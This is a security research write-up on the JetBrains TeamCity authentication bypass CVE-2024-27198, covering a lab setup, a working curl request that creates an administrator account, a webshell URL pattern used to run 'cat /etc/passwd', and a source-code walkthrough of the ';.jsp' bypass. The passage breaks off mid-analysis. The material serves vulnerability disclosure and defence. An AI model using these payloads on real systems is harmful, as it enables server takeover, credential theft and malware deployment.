


Research & Technique

Jetbrains TeamCity authentication bypass vulnerability (CVE-2024-27198)

■ Outline of the vulnerability



Source: fofa.info

Figure 1. TeamCity use statistics

On March 4, 2024, an authentication bypass vulnerability (CVE-2024-27198) was disclosed in the TeamCity product of JetBrains, a global CI/CD software. This vulnerability occurs because the stability verification logic of a specific parameter that can access a random path is insufficient and can be bypassed. An attacker can register a random administrator account or obtain an access token through abnormal access to a specific path.

Due to CVE-2024-27198, it is possible to create arbitrary administrator accounts and access tokens for unauthenticated users, and remote code execution is also possible through malicious plugin upload. As of March 2024, various attacks are actively taking place, e.g., distribution of the Jasmin variant ransomware using this vulnerability, distribution of the XMRig cryptocurrency miner, and distribution of the SparkRAT backdoor. So special attention is required.

As a result of searching TeamCity published on the Internet through the OSINT search engine as above, many companies around the world, including Korea, were using TeamCity as a CI/CD tool. In particular, as TeamCity, where this vulnerability occurred, is a CI/CD tool used by many companies such as Samsung, Tesla, Citybank, and Amazon games, it is necessary to check whether the version of TeamCity currently in use is vulnerable.

■ Attack scenario

The attack scenario using CVE-2024-27198 is as follows:




Figure 2. CVE-2024-27198 attack scenario

- ① The attacker searches for a vulnerable TeamCity server in use within the company.
- ② The attacker accesses the victimized server using the CVE-2024-27198 vulnerability.
- ③ The attacker registers a random admin account and issues a new access token.
- ④ The attacker uploads a malicious plugin to execute a remote command.
- ⑤ The attacker accesses the internal infrastructure, and distribute the ransomware and cryptocurrency miner.

■ Affected software versions

The software vulnerable to CVE-2024-27198 is as follows:

S/W type	Vulnerable versions
JetBrains TeamCity	Version before November 3, 2023

■ Test environment configuration information

Let's build a test environment and examine how CVE-2024-27198 works.

Name	Information
Victim	Ubuntu 22.04.6 LTS TeamCity Professional 2023.11.3 (192.168.102.74)
Attacker	Kali Linux (192.168.219.129)

■ Vulnerability test

Step 1. Configuration environment

Build a TeamCity server with the CVE-2024-27198 vulnerability on the victimized PC. You can build a vulnerable server using the following command:

```
Command # docker pull
docker pull jetbrains/teamcity-server:2023.11.3
# docker run
docker run -it -d -name teamcity -p 8111:8111 jetbrains/teamcity-server:2023.11.3
```

When you access the installed TeamCity server (192.168.102.74:8111), you can check the 2023.11.3 version of the server where the CVE-2024-27198 vulnerability exists as shown below:





Figure 3. Checking vulnerable server information

Step 2. Vulnerability test

Using the CVE-2024-27198 vulnerability, the attacker creates an administrator account on the PC using the curl command below:

```
$ curl -ik http://192.168.102.74:8111/eqst?jsp=/app/rest/usersW;jsp -X POST -H "Content-Type: application/json" --data "{\"usernameW\": W\"eqstW\", W\"passwordW\": W\"eqstW\", W\"emailW\": W\"eqst@skshieldus.comW\", W\"rolesW\": {W\"roleW\": [{W\"roleIdW\": W\"SYSTEM_ADMINW\", W\"scopeW\": W\"gW\"}]}}"
```



```
(root@kali)-[~/home/kali]
└─# curl -ik http://192.168.102.74:8111/eqst?jsp=/app/rest/users\;.jsp -X POST -H "Content-Type: application/json" --data "{\"username\": \"eqst\", \"password\": \"eqst\", \"email\": \"eqst@skshieldus.com\", \"roles\": {\"role\": [{\"roleId\": \"SYSTEM_ADMIN\", \"scope\": \"g\"}]}}"
```

HTTP/1.1 200
TeamCity-Node-Id: MAIN_SERVER
Cache-Control: no-store
Content-Type: application/xml; charset=ISO-8859-1
Content-Language: en-US
Content-Length: 669
Date: Mon, 01 Apr 2024 06:29:23 GMT

Figure 4. Requesting administrator account creation through curl

Log in with the eqst administrator account you created.




Figure 5. Log in with the administrator account you created

Access the administrator menu to upload a malicious plugin.




Figure 6. Malicious Plugin upload

When you access the address below, you can run the uploaded malicious plugin, and the command sent by the attacker is executed on the victim's TeamCity server.

```
http://{TeamCity_server}/plugins/{plugin_name}/{malware.jsp}?cmd={command}
```

In the figure below, you can see that information about accounts on the server side is displayed as a result of executing the `cat /etc/passwd` command.




Figure 7. Remote command execution

■ Detailed analysis of the vulnerability

The detailed analysis of the vulnerability covers the user request verification process and bypass method for the CVE-2024-27198 vulnerability, as well as the process of executing remote codes by uploading a malicious plugin after the bypass.

Step 1. Analyze source codes

The CVE-2024-27198 vulnerability occurs due to insufficient verification of requests in the `jetbrains.buildServer.controllers.BaseController` class implemented in a Java archive file (JAR)¹ called `web-openapi.jar`.

1) `handleRequestInternal` method verification process

The `handleRequestInternal` method inside the `Jetbrains.buildServer.controllers.BaseController` class, which can be found in `web-openapi.jar`, is responsible for processing HTTP requests. A total of two verification logics are implemented inside this method.

The first verification logic implemented inside the `handleRequestInternal` method checks whether the `modelAndView`² object that stores the Model and View is a null value. If the object is a null value, the `handleRequestInternal` method returns a null value.

The second verification logic checks whether the response to the HTTP request is redirected. If a redirection response such as the HTTP 302 response code is received, initialize the model and return the result of the current method, i.e., the `handleRequestInternal` method. In other cases, the current `modelAndView` object is passed to the `updateViewIfRequestHasJspParameter` method.

The source codes of the `handleRequestInternal` method are as follows:

```
public final ModelAndView handleRequestInternal(HttpServletRequest request, HttpServletResponse response)
    try {
        ModelAndView modelAndView = doHandle(request, response);
        if (modelAndView != null) {
            if (modelAndView.getView() instanceof RedirectView) {
                modelAndView.getModel().clear();
            } else {
                updateViewIfRequestHasJspParameter(request, modelAndView);
            }
        }
        return modelAndView;
    }
```

Figure 8. `handleRequestInternal` method

¹ A software package file format for distributing application software or libraries on the Java platform by gathering multiple Java class files, related resources (texts, images, etc.) and metadata used by the classes into one file

² `modelAndView`: MVC refers to a software design pattern that separates business logic from the user interface. It consists of Model, View, and Controller. Among these, the class that combines model and view is the `modelAndView` class.

2) updateViewIfRequestHasJspParameter method verification process

The source codes of the updateViewIfRequestHasJspParameter method used when processing handleRequestInternal are as follows:

```
private void updateViewIfRequestHasJspParameter(@NotNull HttpServletRequest request,
@NotNull ModelAndView modelAndView) {
    boolean isControllerRequestWithViewName = (modelAndView.getViewName() == null ||
request.getServletPath().endsWith(".jsp")) ? false : true; ①
    String jspFromRequest = getJspFromRequest(request);
    if (isControllerRequestWithViewName && StringUtil.isNotEmpty(jspFromRequest) &&
modelAndView.getViewName().equals(jspFromRequest)) { ②
        modelAndView.setViewName(jspFromRequest);
    }
}
```

Figure 9. updateViewIfRequestHasJspParameter method

- ① Check if the view of the modelAndView object has a name and the URL path of the current request does not end with .jsp. Store verification result in isControllerRequestWithViewName.
- ② If isControllerRequestWithViewName, which stores the verification result, is true, jspFromRequest is not null or an empty value, and the view name of the modelAndView object is not the same as jspFromRequest, change the view value of the modelAndView object to the jspFromRequest value.

3) getJspFromRequest method verification process

The source codes of the getJspFromRequest method are as follows:

```
protected String getJspFromRequest(@NotNull HttpServletRequest request) {
    String jspFromRequest = request.getParameter("jsp");
    if (jspFromRequest != null && (!jspFromRequest.endsWith(".jsp") || jspFromRequest.contains("admin/"))) {
        return null; ① ② ③
    }
    return jspFromRequest;
}
```

Figure 10. getJspFromRequest method


The getJspFromRequest method called by the updateViewIfRequestHasJspParameter method includes the process of receiving and verifying the value of the jsp parameter. The verification procedure is as follows:

- ① Verify that the character string is not null
- ② Verify that the character string does not end with “.jsp”
- ③ Check whether “admin/” is included in the character string.

If the above conditions are not passed, null is returned.

Step 2. Bypass authentication


The authentication bypass vulnerability that exists before TeamCity 2023.11.3 version can be checked by accessing the /app/rest/server path. When accessing TeamCity's /app/rest/server path, the current server version information is returned to the authenticated user.



```
← → ↻ ⚠ Not secure 192.168.102.74:8111/app/rest/server
This XML file does not appear to have any style information associated with it. The document tree is shown
<server version="2023.11.3 (build 147512)" versionMajor="2023" versionMinor="11" startTime="2024-04-05T01:34:47+00:00"
currentTime="20240326T105725+0000" buildNumber="147512" buildDate="20240129T000000+0000" internalRole="main_node"
webUrl="http://localhost:8111" artifactsUrl="">
  <projects href="/app/rest/projects"/>
  <vcsRoots href="/app/rest/vcs-roots"/>
  <builds href="/app/rest/builds"/>
  <users href="/app/rest/users"/>
  <userGroups href="/app/rest/userGroups"/>
  <agents href="/app/rest/agents"/>
  <buildQueue href="/app/rest/buildQueue"/>
  <agentPools href="/app/rest/agentPools"/>
  <investigations href="/app/rest/investigations"/>
  <mutes href="/app/rest/mutes"/>
  <nodes href="/app/rest/server/nodes"/>
</server>
```

Figure 11. Response to a normal /app/rest/server request

However, if the user is not authenticated, a 401 response code is returned instead of server version information.



```
sktester@22NB0226: ~$ curl -ik 192.168.102.74:8111/app/rest/server
HTTP/1.1 401
TeamCity-Node-Id: MAIN_SERVER
WWW-Authenticate: Basic realm="TeamCity"
WWW-Authenticate: Bearer realm="TeamCity"
Cache-Control: no-store
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
Date: Fri, 05 Apr 2024 01:34:47 GMT

Authentication required
To login manually go to "/login.html" pages
sktester@22NB0226: ~$
```

Figure 12. Response to the unauthenticated /app/rest/server request

When accessing /app/rest/server directly, access is not possible due to lack of authentication. So the updateViewIfRequestHasJspParameter method for replacing view without authentication is used. First, you must have the current view and the servletpath, which is the current path excluding parameters, must not end with .jsp to pass the verification process. Therefore, you can bypass the process by accessing login.html, which can be accessed without authentication.

Not only login.html, but any page with a view that can be accessed without authentication, such as the 404 page, can be used in an attack.

Next, if the above conditions are met, you can access a specific path through the jsp parameter. Since the getJspFromRequest method verifies whether the jsp parameter value ends with .jsp, you can bypass this by adding a semi-colon (;) in front of .jsp.

The attack payload generated according to the above description is as follows:

```
http://{TeamCity_address}/login.html?jsp=/app/rest/server;.jsp
```

The reason you can bypass it by adding a semi-colon in front of .jsp is that as the character string after the semi-colon removes the HTTP URL path parameter segment³ from the stripMatrixParams method in the WebApplicationImpl class of the jersey-server-1.19.jar library, you can access the /app/rest/server path.

When the jsp parameter input is received for the first time, the entire path including the semi-colon is stored as shown in the figure below:

